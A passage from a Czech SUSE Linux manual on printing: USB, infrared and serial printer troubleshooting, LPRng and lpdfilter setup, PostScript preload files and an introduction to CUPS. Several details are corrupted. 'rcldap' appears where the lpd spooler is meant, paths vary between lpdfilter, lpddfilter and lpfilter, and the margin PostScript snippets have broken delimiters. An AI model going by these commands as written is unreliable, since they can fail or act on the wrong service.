Některé USB tiskárny potřebují speciální řídicí sekvenci předtím, než začnete přenášet data. Podrobnější informace o tomto tématu naleznete také v databázi instalační podpory pod klíčovým slovem „Epson“ a „USB“.

Ve standardním případě by se měl vypsat výrobce a označení tiskárny po příkazu

```
earth:~ # cat /proc/bus/usb/devices
```

Pokud se nevypíše výrobce ani produkt, má to většinou následující příčinu:

- USB systém zařízení ještě nerozpoznal – např. proto, že je tiskárna vypnutá. S USB tiskárnou pak není možné komunikovat.
- USB systém zařízení sice rozpoznal, ale nezná ani výrobce ani označení produktu/tiskárny, a proto nic nezobrazí. S USB tiskárnou je ale možné komunikovat.

Občas se může stát, že nebude možné s tiskárnou komunikovat, např. vytáhnete během používání USB zástrčku. Většinou bude stačit pro restart USB systému použít následující příkazy:

```
earth:~ # rchotplug stop
```

```
earth:~ # rchotplug start
```

Pokud to nepomůže, je třeba ukončit všechny procesy, které přistupují k `/dev/usb/lp0` a jaderné moduly opět zavést. To vše je třeba provádět jako uživatel `root`:

```
earth:~ # fuser -k /dev/usb/lp0
```

```
earth:~ # rchotplug stop
```

```
earth:~ # rmmod printer
```

```
earth:~ # rmmod usb-uhci
```

```
earth:~ # umount usbdevfs
```

```
earth:~ # rmmod usbcore
```

```
earth:~ # modprobe usbcore
```

```
earth:~ # mount usbdevfs
```



```
earth:~ # modprobe usb-uhci
earth:~ # modprobe printer
earth:~ # rchotplug start
```

Přesvědčte se příkazem `lsmod`, který modul USB je zaveden (zda `usb-uhci` nebo `usb-ohci`) a zda existují ještě další závislosti mezi moduly, např. viz následující výstup

```
usbcore ... [printer usb-uhci]
```

Tiskárna přes infračervený port

Paralelní port je také možné emulovat přes infračervený port. Ovladač v linuxovém jádře simuluje paralelní port na zařízení `/dev/irllpt0`. Takže tiskárna na **irdě** bude komunikovat místo přes `/dev/lp0` pomocí `/dev/irllpt0`.

Zkontrolujte si, zda je možné s infračervenou tiskárnou komunikovat tak, že použijete jako uživatel `root` příkaz:

```
earth:~ # echo -en "\rHello\r\f" >/dev/irllpt0
```

Předpokladem je, že tiskárna umí tisknout ASCII text – pak by mělo být výstupem slovo `Hello`. V každém případě by se měla tiskárna vypsát po zadání příkazu

```
earth:~ # irdadump
```

Pokud není příkaz `irdadump` k dispozici, pak je třeba instalovat balík `irda`.

Pokud se příkazem `irdadump` tiskárna nezobrazí, pak s ní není možné komunikovat.

Když se zde vůbec nic nezobrazí, tak s největší pravděpodobností není systémová služba vůbec spuštěna. Spustit/zastavit ji můžete příkazem

```
earth:~ # rcirda start
earth:~ # rcirda stop
```

Sériový port

Když připojujete tiskárnu na sériové rozhraní, pak si přečtěte informace o LPRng spooleru v *LPRng-Howto* v souboru `/usr/share/doc/packages/lprng/LPRng-HOWTO.html` a hlavně část `/usr/share/doc/packages/lprng/LPRng-HOWTO.html#SEC SERIAL`. Zde jsou doplňující informace o BSD správci tiskových front a plp.

1. Používejte jako tiskový spooler plp (balík plp). Pokud používáte BSD správce (balík lprold), pak postupujte tak, jak je uvedeno níže.
2. Zkontrolujte soubor `/etc/printcap`. Kromě obvyklých položek zde musí být také uvedeny parametry pro sériový port.

```
:br#9600:\n:ty=ixon -imaxbel -ixany -ixoff -crtsets:\n
```

Soubor 18: /etc/printcap: sériové rozhraní

V br se definuje baudrate, ty jsou pak stty volby – obě tyto položky je třeba upravit podle vašeho hardwaru. Také je třeba upravit místním podmínkám rychlost, která může nabývat následujících hodnot: 2400, 4800, 9600, 19200, 38400, 57600, 115200 a 230400.

U tiskárny HP DeskJet 500 by měly třeba fungovat následující stty nastavení:

```
ixon -ixoff -imaxbel -opost
```

stty pak obsahují vysvětlivky pro všechny volby.

Viz také databáze instalační podpory, kde můžete zadat klíčové slovo `serial`.

3. Pokud používáte BSD spooler, ten sice zná br, ale již nerozpoznává ty volby v `/etc/printcap`.

Parametry sériového rozhraní můžete také definovat příkazy `setserial` a `stty`. Volby z `/etc/printcap` můžete nastavit např. následujícím příkazem:

```
earth:~ # stty 9600 ixon -imaxbel -ixany -ixoff \n          -crtsets </dev/ttySX
```

Zde je třeba upravit `ttysX`, tzn. standardně zde použijte `ttys0` nebo `ttys1`.

Pokud do `/etc/init.d/boot.local` uvedete odpovídající `setserial`, resp. `stty`, pak budou automaticky volány při každém startu. Navíc je třeba odpovídajícím způsobem upravit `/etc/printcap` a to tak, že odstraníte všechny řádky tohoto druhu:

```
:br#9600:\n:ty=ixon -imaxbel -ixany -ixoff -crtsets:\n
```

protože zde se nastavují standardní parametry pro sériová rozhraní, ale my si přejeme zachovat nastavení ze souboru `/etc/init.d/boot.local`.

Manuální nastavení LPRng a lpdfilter

Za normální situace je tiskový systém nastavován pomocí programu YaST. SUSE Linux obsahuje také program `lprsetup`, který umožňuje nastavení tiskového systému z příkazové řádky.

Při nastavení pomocí programu YaST jsou nejdříve shromážděna všechna důležitá data a pak je interně spuštěn program `lprsetup` se všemi potřebnými parametry pro nastavení LPRng a lpdfilter.

`lprsetup` je určen pro pokročilé uživatele. Při práci s ním vám nebude poskytovat žádnou nápovědu ani nabízet možné hodnoty. Pokud byste potřebovali zobrazit krátkou nápovědu, použijte příkaz:

```
lprsetup-help
```

nebo si prostudujte manuálové stránky `lprsetup` (`man lprsetup`) a `lpdfilter` (`man lpdfilter`).

Více o ovladačích Ghostscriptu a pro ovladače specifické nastavení najdete v kapitole *Výběr vhodného ovladače pro tiskárnu* na straně 183 a *Něco o Ghostscriptu* na straně 225.

Tiskový spooler LPRng

Tiskový spooler používaný tiskovým systémem LPRng a lpdfilter je LPRng (balík `lprng`).

Tiskový spooler `lpd` nebo tiskový démon je obvykle spouštěn při startu počítače. Přesněji při startu je spouštěn skript `/etc/init.d/lpd`. Tiskový spooler pak běží na pozadí. Spustit a zastavit ho můžete ručně příkazy:

```
rcldap start  
rcldap stop
```

Konfigurční soubory LPRng jsou tyto:

`/etc/printcap` definice tiskových front

`/etc/lpd.conf` globální konfigurace spooleru

`/etc/lpd.perms` nastavení přístupových práv

V závislosti na skriptu `/etc/init.d/lpd` se spustí s příkazem `rcldpd start` jako podproces také `checkpc -f`, který vytváří spool adresáře s příslušnými právy v adresáři `/var/spool/lpd` podle nastavení v `/etc/printcap`.

Po startu tiskový spooler nejdřív načítá nastavení front z `/etc/printcap`. Úlohou spooleru je pak správa úloh v jednotlivých frontách. Spooler se také stará o:

- správu lokálních front přes směrování do tiskových filtrů a přeposílání na jiné fronty.
- správu pořadí úloh.
- monitorování stavu front a tiskáren.
- naslouchání na portu 515, kde jsou úlohy potvrzovány nebo rušeny ze vzdálených počítačů.
- přesměrování úloh na vzdálený tiskový spooler (naslouchajícím na portu 515 na jiném počítači).

Více se o tomto mechanismu dočtete v *LPRng Howto* (`file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html`) nebo v manuálových stránkách `printcap` (`man printcap`) a `lpd` (`man lpd`).

Tisk z aplikací

Aplikace pro tisk používají příkaz `lpr`. V tiskovém dialogu aplikace zvolte jméno fronty, kterou chcete použít k tisku (např. `color`), nebo zadejte příslušný příkaz (např. `lpr -Pcolor`).

Z příkazové řádky použijte příkaz:

```
lpr -Plp JmenoSouboru
```

Proměnnou **JmenoSouboru** nahraďte jménem souboru, který chcete tisknout. Volba `-P` se používá k určení tiskové fronty. Například v `-Pcolor` je použita fronta `color`.

LPRng programy pro příkazovou řádku

V této sekci si v krátkosti představíme dostupné nástroje pro práci v příkazové řádce. Další informace najdete v *LPRng Howto* v části `file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#LPRNGCLIENTS`.

Správa lokálních front

Tisk souborů

Více informací o používání příkazu `lpr` najdete v *LPRng Howto* (file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#LPR). Následující příkazy ukazují pouze základní použití.

K tisku se obvykle používá příkaz podobný tomuto:

```
lpr -PJmenoFronty JmenoSouboru
```

Pokud nezádáte parametr `-PJmenoFronty`, použije systém frontu zadanou v proměnné prostředí `PRINTER`. To samé platí i pro příkazy `lpq` a `lprm`. Další informace najdete v manuálových stránkách `lpr` (man `lpr`), `lpq` (man `lpq`) a `lprm` (man `lprm`). Proměnná prostředí `PRINTER` se automaticky nastavuje při přihlášení. Současnou hodnotu zjistíte příkazem `echo $PRINTER`. Změnu na jinou hodnotu provedete příkazem:

```
export PRINTER=JmenoFronty
```

Tento příkaz je platný pouze po dobu jednoho sezení. Při dalším přihlášení se znovu nastaví výchozí hodnota.

Kontrola stavu

Stav tiskových úloh v určité frontě zjistíte příkazem:

```
lpq -PJmenoFronty
```

Pokud místo jména fronty zadáte `all`, zobrazí příkaz `lpq` informace ze všech front.

Pomocí příkazu:

```
lpq -s -PJmenoFronty
```

zobrazíte minimum informací.

Příkazem:

```
lpq -l -PJmenoFronty
```

získáte podrobnější informace.

Příkazem:

```
lpq -L -PJmenoFronty
```

`lpq` vypíše detailní hlášení stavu v případě chyby.

Více informací najdete v manuálové stránce `lpq` (man `lpq`) a v části file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#LPQ manuálu *LPRng Howto*.

Mazání úloh z front

Tiskovou úlohu určitého čísla ze zadané fronty odstraníte příkazem:

```
lprm -PJmenoFronty jobnumber
```

Odstranit můžete pouze úlohy, jejichž jste vlastníkem. Tiskové úlohy jsou vlastněny tím uživatelem, který je spustil. Jméno vlastníka a číslo úlohy zjistíte pomocí příkazu `lpq`.

Příkazem:

```
lprm -Pall all
```

smažete ze všech front všechny své úlohy. Pokud tento příkaz zadá uživatel `root`, smaže úlohy ze všech front bez ohledu na jejich vlastníky.

Více informací získáte v manuálové stránce `lprm`

(`man lprm`) a v manuálu *LPRng Howto* sekce

(`file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#LPRM`).

Kontrola front

Stav fronty a změny v ní lze provádět pomocí příkazu:

```
lpc option JmenoFronty
```

Nejčastěji používané volby tohoto příkazu jsou:

`help` Zobrazí stručnou nápovědu.

`status JmenoFronty` Zobrazí informace o stavu.

`disable JmenoFronty` Přestane do zadané fronty přijímat úlohy.

`enable JmenoFronty` Začne do určité fronty přijímat úlohy.

`stop JmenoFronty` zastaví tisk z určité fronty. Úlohy, které se již tisknou, dokončí.

`start JmenoFronty` Povolí tisk z určité fronty.

`down JmenoFronty` Má efekt jako kombinace `disable` a `stop`.

`up JmenoFronty` Má efekt jako kombinace `enable` a `start`.

`abort JmenoFronty` Má podobný efekt jako `down`, ale okamžitě přeruší tisk všech úloh. Započaté tiskové úlohy jsou pozastaveny, ale po znovuspuštění tisku příkazem `up` se dotisknou.

Pro vykonání výše uvedených příkazů je nutné mít práva uživatele `root`. Příkaz `lpc` lze psát s příslušnými parametry přímo na příkazovou řádku (např. `lpc status all`). Zároveň můžete příkaz `lpc` spustit bez parametrů v dialogovém režimu příkazem:

```
earth:~ # lpc>
```

Potřebné volby pak můžete zadat na prompt. Program ukončíte příkazem `quit` nebo `exit`.

Pokud zadáte `lpc status all`, bude výstup vypadat asi takto:

```
cm]
Printer          Printing Spooling Jobs Server Subserver
lp@earth         enabled  enabled    2   123      456
color@earth      disabled disabled    0   none     none
laser@earth      disabled  enabled    8   none     none
```

Výstup 7: 0

Z výpisu můžete vyčíst toto:

Fronta `lp` je povolena, obsahuje dvě tiskové úlohy. Jedna z úloh je zrovna tištěna. Fronta `color` je zastavena. Fronta `laser` netiskne, ale stále přijímá úlohy, které přicházejí na spooler. Podle záznamu obsahuje osm úloh.

Více informací o této problematice najdete v manuálové stránce `lpc` (`man lpc`) a v *LPRng Howto* (`file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#LPC`).

Správa vzdálených front

Ve všech následujících příkladech nahraďte proměnnou `printserver` jménem nebo IP adresou svého tiskového serveru a proměnnou `JmenoFronty` jménem existující tiskové fronty.

Tisk souborů

Prostřednictvím LPRng spooleru lze adresovat každou frontu přímo. K tomu účelu se používá příkaz `lpr`, který má následující syntaxi:

```
lpr -PJmenoFronty@printserver JmenoSouboru
```

To je možné jen v případě, že je tiskový server nastaven tak, aby přijímal úlohy ze vzdálených klientů. Po instalaci budete mít LPRng již takto předkonfigurovný.

Kontrola stavu

Stav front na vzdáleném serveru překontrolujete zadáním příkazů:

```
lpq -PJmenoFronty@printserver  
lpq -s -PJmenoFronty@printserver  
lpq -l -PJmenoFronty@printserver  
lpq -L -PJmenoFronty@printserver
```

a

```
lpc status JmenoFronty@printserver  
lpc status all@printserver
```

K vypsání informací o jménech a stavu všech front na všech serverech použijte příkaz:

```
lpq -s -Pall@printserver
```

nebo

```
lpc status all@printserver.
```

Pokud tisk na vzdálenou frontu nefunguje, může dotaz na stav fronty vést k určení důvodu problému. Detailní informace o stavu získáte příkazem:

```
lpq -L -PJmenoFronty@printserver.
```

Mazání úloh z front

Pro smazání určité úlohy ze zadané fronty tiskového serveru můžete použít příkazy:

```
lprm -PJmenoFronty@printserver jobnumber  
lprm -PJmenoFronty@printserver all  
lprm -Pall@printserver all
```

Smazat můžete pouze úlohy, které jste spustili. Uživatel nemůže mazat úlohy vlastněné jinými uživateli.

Uživatel `root` nemá u vzdálených front žádná zvláštní práva. Parametr `all` funguje pouze v případě, že je LPRng správně nainstalováno jak na serveru tak na klientovi.

Řešení problémů

Tiskové úlohy jsou v tiskové frontě uloženy i po restartu systému, ke kterému došlo při tisku úlohy. Tiskové úlohy odstraníte příkazy popsanými výše. Restart počítače je neodstraní.

V případě poruch spojení mezi tiskovým serverem a klientem může dojít k chybám při přenosu souboru. Tyto chyby pak mohou způsobit různé chyby při tisku.

1. Pokud jde o inkoustovou tiskárnu, odstraňte z tiskárny všechny papír. U laserové tiskárny stačí otevřít zásobník.
2. Ve většině příkazů se ve frontě stále nachází tisková úloha. Tisková úloha je z fronty odstraněna až po kompletním zaslání na tiskárnu. Překontrolujte stav front příkazem:

```
lpq
```

nebo

```
lpc status
```

Pokud se ve frontách tiskárny stále nachází úlohy, smažte je pomocí příkazu `lprm`.

3. Tiskárna může tisknout i po odstranění všech tiskových úloh z front. Pro tiskárnu připojenou k prvnímu paralelnímu port zjistíte aktivní procesy příkazem:

```
fuser -k /dev/lp0
```

Pro první USB tiskárnu:

```
fuser -k /dev/usb/lp0
```

Všechny procesy používající zařízení tiskárny zabijte příkazem `kill`.

4. Vypnutím a zapnutím tiskárny proveďte kompletní restart tiskárny. Než tiskárnu zapnete, počkejte několik sekund.

Tiskové filtry v tiskovém systému LPRng a lpdfilter

Jako tiskový filtr je používán `lpdfilter` (balík `lpdfilter`).

Pokud byste chtěli tiskový filtr podrobit důkladné analýze, pak se podívejte do skriptů pro tiskový filtr (zvláště `/usr/lib/lpdfilter/bin/if`).

1. Tiskový filtr (`/usr/lib/lpddfilter/bin/if`) kontroluje volby, které mu zasílá správce tiskových front, resp. je načítá z „control file“ požadavku pro tisk a přizpůsobí je používaným tiskovým frontám v souboru `/etc/printcap` a `/etc/lpddfilter/tisková_fronta/conf` (zde je třeba nahradit `tiskovou_frontu` za skutečný název).
2. Kontroluje data určená k tisku. Zde se používá prostřednictvím `/usr/lib/lpddfilter/bin/guess` příkaz `file` a podle výstupu tohoto programu je pak určován typ dat pro tisk.
 - Pokud jsou data v tiskové frontě `ascii`, pak musí tiskový filtr vytisknout data jako ASCII text.
 - Když neexistuje žádná tisková fronta `ascii`, pak se tiskový filtr pokusí automaticky rozpoznat typ dat určených pro tisk.
3. Podle typu dat určených k tisku a typu tiskové fronty se provádí další filtrace dat do formátu vhodného pro tisk:
 - Pokud se jedná o `raw` tiskovou frontu, pak jsou většinou data přímo poslána na diskárnu (nebo jsou přeměrována do jiné tiskové fronty), ale je také možné na základě nastavení v `/etc/lpddfilter/tisková_fronta/conf` provést jednoduchou změnu kódování příkazem `recod`. Pokud chcete používat opravdu čistě `raw` tiskovou frontu (bez `lpddfilter`), pak je třeba odstranit u tiskové fronty řádek `:if=/usr/lib/lpddfilter/bin/if:\.`
 - Když není k dispozici tisková fronta `raw`:
 - (a) Jestliže data pro tisk nejsou v PostScriptu, pak jsou nejdříve zkonvertována filtrem `/usr/lib/lpddfilter/filter/typ2ps` do PostScriptu (zde je `typ` nahrazen skutečným typem dat určených k tisku). Zvláště ASCII text je podle `/usr/lib/lpddfilter/filter/ascii2ps` upraven programem `Q2ps` s přihlédnutím ke znakové sadě tak, aby výstupní PostScript obsahoval i národní znaky (viz `a2ps`).
 - (b) PS (PostScript) soubory je možné také nechat znovu přeformátovat v případě, že existuje vhodný skript v `/etc/lpddfilter/tisková_fronta/pre`.
 - (c) PS soubory je také možné převést do jiného tiskového jazyka.
 - ▷ Pokud je připojena postscriptová tiskárna, pak jsou data posílána přímo na tiskárnu (nebo do jiné tiskové

fronty). Případně jsou ještě volány bashové funkce „duplex“ a „tray“, které jsou definovány v `/usr/lib/lpddfilter/global/functions` tak, aby bylo možné prostřednictvím PS příkazů provádět duplexní tisk, resp. výběr zásobníku papíru – předpokladem je, že postscriptová tiskárna je s to tyto příkazy odpovídajícím způsobem interpretovat.

- ▷ Když není připojena žádná PS tiskárna, použije Ghostscript odpovídající ovladač, aby převedl vstupní data na jazyk, kterému tiskárna rozumí. Tyto data jsou pak poslány přímo na tiskárnu nebo přesměrovány do jiné fronty.

Parmetry pro Ghostscript jsou uvedeny buď přímo v `/etc/printcap` (v cm řádce) nebo v souboru `/etc/lpddfilter/tisková_fronta/upp`

Výstup Ghostscriptu je navím možné znovu přeformátovat, pokud existuje odpovídající skript v souboru `/etc/lpddfilter/tisková_fronta/post`.

- (d) Data ve vhodném jazyce jsou pak odeslána na tiskárnu nebo preposlána do jiné fronty. Přitom je navíc možné přidat před a za data řídicí sekvence pro tiskárnu v případě, že jsou uvedeny v souboru `/etc/lpddfilter/tisková_fronta/conf`

Konfigurace tiskového filtru

Pokud budete chtít speciální nastavení, pak máte možnost nastavit konfigurační soubory tiskového filtru ručně.

Každá tisková fronta má svůj vlastní konfigurační soubor `/etc/lpddfilter/tisková_fronta/conf` (nezapomeňte nahradit za skutečný název tiskové fronty), kde jsou také uvedeny informace o každé volbě.

Vlastní doplňky k tiskovému filtru

1. Pokud data určená k tisku nejsou v PostScriptu, pak je provedena programem `/usr/lib/lpddfilter/filter/typ2ps` konverze do PS (zde je třeba `typ` nahradit původním typem dat).

Pokud v `/etc/lpfilter/tisková_fronta/typ2ps` (nezapomeňte nahradit frontu a typ) je uveden odpovídající skript, pak bude použit pro konverzi stávajících dat do PostScriptu. Tento skript přijímá data určená k tisku na standardním vstupu `stdin` a na standardním výstupu `stdout` pak je postscriptový soubor.

2. PS data je možné pak znovu přeformátovat, pokud je k dispozici vhodný skript v `/etc/lpfilter/tisková_fronta/pre`. Zde je také možné připojit před samotná data tzv. **PostScript Preloads**. Tento skript pak přijímá PS data na standardním vstupu `stdin` a po průchodu filtrem je vypíše na standardní výstup. Programy pro formátování postscriptových dat obsahuje balík `psutils`. Zvláště program `pstops` umožňuje různým způsobem formátovat data.
3. Speciální ghostscriptové parametry. Při konfiguraci programem `YAST2` jsou uloženy parametry pro volání ghostscripu v souboru `/etc/lpfilter/tisková_fronta/upp` a v tomto souboru je také možné ručně upravovat speciální parametry. Ghostscriptovým parametrům se věnujeme v další části této kapitoly.
4. Výstup ghostscripu je možné opět znovu přeformátovat v případě, že je k dispozici odpovídající skript v souboru `/etc/lpfilter/tisková_fronta/post`.

Hardwarově nezávislý příklad

Řekněme, že existuje tisková fronta `test`, kde je tištěn ASCII text s očíslovanými řádky a při každém tisku je třeba zmenšit stránku tak, aby se vešly dvě stránky na jeden list papíru. V tom případě můžete použít skripty `/etc/lpfilter/test/ascii2ps` a `/etc/lpfilter/test/pre`:

```
#!/bin/bash
cat -n - | a2ps -l --stdin=' ' -o -
```

Soubor 19: `/etc/lpfilter/test/ascii2ps`: konverze z ASCII do PostScriptu

```
#!/bin/bash
pstops -q '2:0L@0.6(20cm,2cm)+1L@0.6(20cm,15cm)'
```

Soubor 20: `/etc/lpfilter/test/pre`: přeformátování PostScriptu

Tyto skripty musí být spustitelné pro všechny uživatele, což je možné zadat příkazem `chmod -v a+rx /etc/lpddfilter/test/ascii2ps` a `chmod -v a+rx /etc/lpddfilter/test/pre`.

Program `pstops` je možné použít pouze u takových postscriptových souborů, které byly vytvořeny tak, že umožňují změnu formátování (což je standard).

Používání vlastních PostScript preloads

PostScript preloads jsou malé PS soubory, které obsahují speciální příkazy, jsou vykonávány před zpracováním samotných dat a zajišťují odpovídající inicializaci.

Většinou se preloads používají v případě, že je třeba na postscriptové tiskárně aktivovat duplexní tisk nebo zvolit jiný zásobník pro papíry. Dále je možné je využít také třeba pro nastavení okrajů nebo gammakorekturu.

Předpokladem je, že PS tiskárna nebo Ghostscript je s to tyto instrukce odpovídajícím způsobem zpracovat (Ghostscript nereaguje např. na instrukce ohledně duplexního tisku nebo zásobníku papíru).

Řekněme tedy, že budeme mít tiskovou frontu s názvem `test`.

Duplexní tisk – Pro zapnutí a vypnutí duplexního tisku můžete vytvořit soubory `/etc/lpddfilter/test/duplexon.ps` a `/etc/lpddfilter/test/duplexoff.ps`:

```
%!PS
statusdict /setduplexmode known
{statusdict begin true setduplexmode end} if {} pop
```

Soubor 21: /etc/lpddfilter/test/duplexon.ps: zapnutí duplexního tisku

```
%!PS
statusdict /setduplexmode known
{statusdict begin false setduplexmode end} if {} pop
```

Soubor 22: /etc/lpddfilter/test/duplexoff.ps: vypnutí duplexního tisku

Výběr zásobníku papíru – Pokud budete chtít aktivovat zásobník s číslem 0 nebo třeba 2, pak můžete vytvořit např. `/etc/lpddfilter/test/tray0.ps` a `/etc/lpddfilter/test/tray2.ps`:

```
%!PS
statusdict /setpapertray known
{statusdict begin 0 setpapertray end} if {} pop
```

Soubor 23: */etc/lpdfilter/test/tray0.ps: aktivovat zásobník 0*

```
%!PS
statusdict /setpapertray known
{statusdict begin 2 setpapertray end} if {} pop
```

Soubor 24: */etc/lpdfilter/test/tray2.ps: aktivovat zásobník 2*

Nastavení okrajů – Pro nastavení okrajů můžete vytvořit např. soubor
/etc/lpdfilter/test/margin.ps:

```
%!PS
&ltlt<
/.HWMargins [left bottom right top]
/PageSize [width height]
/Margins [left-offset top-offset]
>>>
setpagedevice
```

Soubor 25: */etc/lpdfilter/test/margin.ps: nastavení okrajů*

Nastavení okrajů left, bottom, right a top a velikost papíru width a height jsou udávány v tzv. anglosaských typografických bodech, což je 1/72 palce (zhruba 0.351 mm). Naproti tomu left-offset a top-offset jsou udávány v rastrových bodech a díky tomu jsou nezávislé na rozlišení. Pokud chcete pouze posunout umístění tisku na papíře, pak vám bude stačit soubor /etc/lpdfilter/test/offset.ps:

```
%!PS
&ltlt<<
/Margins [left-offset top-offset]
>>>
setpagedevice
```

Soubor 26: */etc/lpdfilter/test/offset.ps: umístění tisku na papír*

Gammakorekce – Pro nastavení světlosti barev můžete vytvořit např. soubory `/etc/lpddfilter/test/cmyk.ps` a `/etc/lpddfilter/test/rgb.ps`:

```
%!PS
{cyan exp} {magenta exp} {yellow exp} {black exp}

setcolortransfer
```

Soubor 27: `/etc/lpddfilter/test/cmyk.ps`: CMYK Gammakorekce

```
%!PS
{red exp} {green exp} {blue exp} currenttransfer

setcolortransfer
```

Soubor 28: `/etc/lpddfilter/test/rgb.ps`: RGB Gammakorekce

Paleta barev (CMYK nebo RGB) musí vyhovovat vaší tiskárně. Hodnoty, které jsou nastaveny pro `wercyan`, `magenta`, `yellow`, `black`, `red`, `green` a `blue` musí ležet mezi 0.001 a 0.999.

Vliv výše uvedených souborů můžete v grafickém prostředí zhruba otestovat příkazem. Příkaz je třeba psát na jeden řádek bez zpětného lomítka:

bez gammakorektury

```
earth:~ # gs -r60 /usr/share/doc/packages/\
ghostscript/examples/colorcir.ps
```

a s gammakorekturou

```
earth:~ # gs -r60 /etc/lpddfilter/test/cmyk.ps \
/usr/share/doc/packages/ghostscript/examples/colorcir.ps
earth:~ # gs -r60 /etc/lpddfilter/test/rgb.ps \
/usr/share/doc/packages/ghostscript/examples/colorcir.ps
```

Reset tiskárny – Když chcete na tiskárně obnovit původní nastavení, můžete vytvořit soubor `/etc/lpddfilter/test/reset.ps`:

```
%!PS
serverdict begin 0 exitserver
```


Soubor 29: /etc/lpfilter/test/reset.ps: Reset tiskárny

Pro aktivaci preload souboru je možné vytvořit následující soubor:

```
#!/bin/bash
cat /etc/lpfilter/test/preload.ps -
```

Soubor 30: /etc/lpfilter/test/pre: nahrání preload

Zde je třeba pro preload zvolit vhodný název a navíc musí být skript spustitelný pro každého a preload soubor čitelný, což je možné provést příkazy `chmod -v a+rx /etc/lpfilter/test/pre a`
`chmod -v a+r /etc/lpfilter/test/preload.ps`.

Stejný mechanismus je možné použít i pro filtry, které jsou vykonávány nejen před vlastními daty, ale i po nich. Např. budete chtít tiskárnu po provedení požadavku pro tisk uvést do základního stavu. To můžete vykonat skriptem `/etc/lpfilter/test/pre`. Pište na jeden řádek bez zpětného lomítka:

```
#!/bin/bash
cat /etc/lpfilter/test/preload.ps - \
/etc/lpfilter/test/reset.ps
```

*Soubor 31: /etc/lpfilter/test/pre: preload a reset***Příklad konfigurace tzv. GDI tiskáren**

Pro GDI tiskárny by měla být vytvořena tisková fronta `gdi`.

Tyto tiskárny není možné většinou používat v Linuxu (viz výše). I přesto však existují pro některé tiskárny speciální ovladače, které se používají jako doplněk k Ghostscriptu tak, že tento ovladač převádí výstup z Ghostscriptu do specifického formátu tiskárny. Tyto ovladače však často mají pouze omezené možnosti – např. umožňují pouze černobílý tisk.

Ghostscript a ovladač pak spolupracují následujícím způsobem:

1. PS data jsou Ghostscriptem rozloženy na rastry bodů a pak převedeny do vhodného formátu a rozlišení.
2. Rastrovaná data jsou pak ovladačem konvertována do formátu pro tiskárnu.

V následujícím textu budeme předpokládat, že ve stávající verzi distribuce je k dispozici odpovídající ovladač tiskárny, resp. je možné stáhnout ho z Internetu a že tento ovladač funguje tak, jak bylo popsáno výše. Dalším předpokladem je, že dokážete pracovat se zdrojovým kódem, archívy nebo .rpm balíky (viz na straně ??). Po rozbalení archívu většinou naleznete pokyny pro instalaci v souboru README nebo INSTALL, případně v adresáři s názvem doc. U archívu typu .tar.gz máte k dispozici většinou zdrojový kód, který je třeba přeložit (zkompilovat) a instalovat.

Dále pak budeme předpokládat, že se vám to povedlo a máte ovladač instalován jako /usr/local/bin/printerdriver, že budete potřebovat ghostscriptový ovladač pbmraw s rozlišením 600 dpi a že tiskárna je připojena na prvním paralelním rozhraní /dev/lp0. Který ghostscriptový ovladač a rozlišení bude třeba je nutné vyčíst z dokumentace k ovladači.

Nejdříve vytvoříme tiskovou frontu gdi programem lprsetup (jako uživatel root):

```
earth:~ # lprsetup -add gdi -lprng -device /dev/lp0 \
          -driver pbmraw -dpi 600 -size a4dj -auto -sf
```

Příkaz nesmí být zalomen a zadejte ho bez zpětného lomítka .

Následně je třeba vytvořit skript /etc/lpddfilter/gdi/post:

```
#!/bin/bash
/usr/local/bin/printerdriver parametry_ovladače
```

Soubor 32: /etc/lpddfilter/gdi/post: volání ovladače

Případně je zde třeba uvést parametry pro ovladač. Které parametry jsou třeba je pak možné zjistit z dokumentace.

Skript musí být spustitelný pro všechny uživatele

chmod -v a+rx /etc/lpddfilter/gdi/post a správce tiskových front je třeba restartovat příkazy rclpd stop a rclpd start.

Nyní by měl být každý uživatel s to tisknout pomocí
lpr -Pgdi název souboru.

Hledání chyb v tiskovém filtru

Ladící režim zapnete tak, že odkomentujete (odstraníte #) před odpovídající řádkou v hlavním skriptu /usr/lib/lpddfilter/bin/if

```
# DEBUG=off
# DEBUG=low
DEBUG=medium
# DEBUG=high
```

Soubor 33: /usr/lib/lpddfilter/bin/if: ladící režim

Při `DEBUG=low` bude uložen pouze standardní chybový výstup `stderr` příkazu `/usr/lib/lpddfilter/bin/if` do souboru `/tmp/lpddfilter.if-$$.XXXXXX` (kde `$$` je nahrazeno číslem procesu a `XXXXXX` náhodnou a jedinečnou číselnou kombinací).

Při `DEBUG=medium` jsou ukládány navíc standardní chybové výstupy skriptů v `/usr/lib/lpddfilter/filter/`, které jsou spouštěny `/usr/lib/lpddfilter/bin/if`. Tento chybový výstup je ukládán do souboru `/tmp/lpddfilter.name-$$.XXXXXX` (kde `$$` je nahrazeno číslem procesu a `XXXXXX` náhodnou a jedinečnou číselnou kombinací).

Při `DEBUG=high` není výstup zaslán na tiskárnu, ale uložen do souboru `/tmp/lpddfilter.out-$$.XXXXXX` (kde `$$` je nahrazeno číslem procesu a `XXXXXX` náhodnou a jedinečnou číselnou kombinací).

Abyste nestratili přehled, měli byste soubory před každým novým testem smazat příkazem `rm -v /tmp/lpddfilter*`.

Tiskový systém CUPS

CUPS

Jako klienta nebo klientský program označujeme takovou aplikaci, která netiskne přímo, ale posílá své požadavky CUPS démonovi. Démon je lokální služba, která přijímá požadavky pro tisk a směřuje je dále nebo je zpracuje sama. Serverem rozumíme démona, který posílá data na jednu nebo více tiskáren. Každý server funguje zároveň jako démon.

IPP a server

Tiskové požadavky jsou vytvářeny pomocí programů, jako je `lpr`, `kprinter` nebo `xpp` a pak jsou posílány pomocí *Internet Printing Protocols*, zkráceně IPP. IPP je definován v RFC-2910 a RFC-2911 (viz <http://www.rfc-editor.org/rfc.html>). IPP je velice podobný HTTP – obsahuje stejné hlavičky, ale liší se v nosných datech. Ke komunikaci používá standardně port 631, který byl registrován u IANA.

Tato data jsou zasílána nakonfigurovanému CUPS démonovi, který je standardně také lokálním serverem. S ostatními démony můžete přímo komunikovat prostřednictvím proměnné prostředí `CUPS_SERVER`.

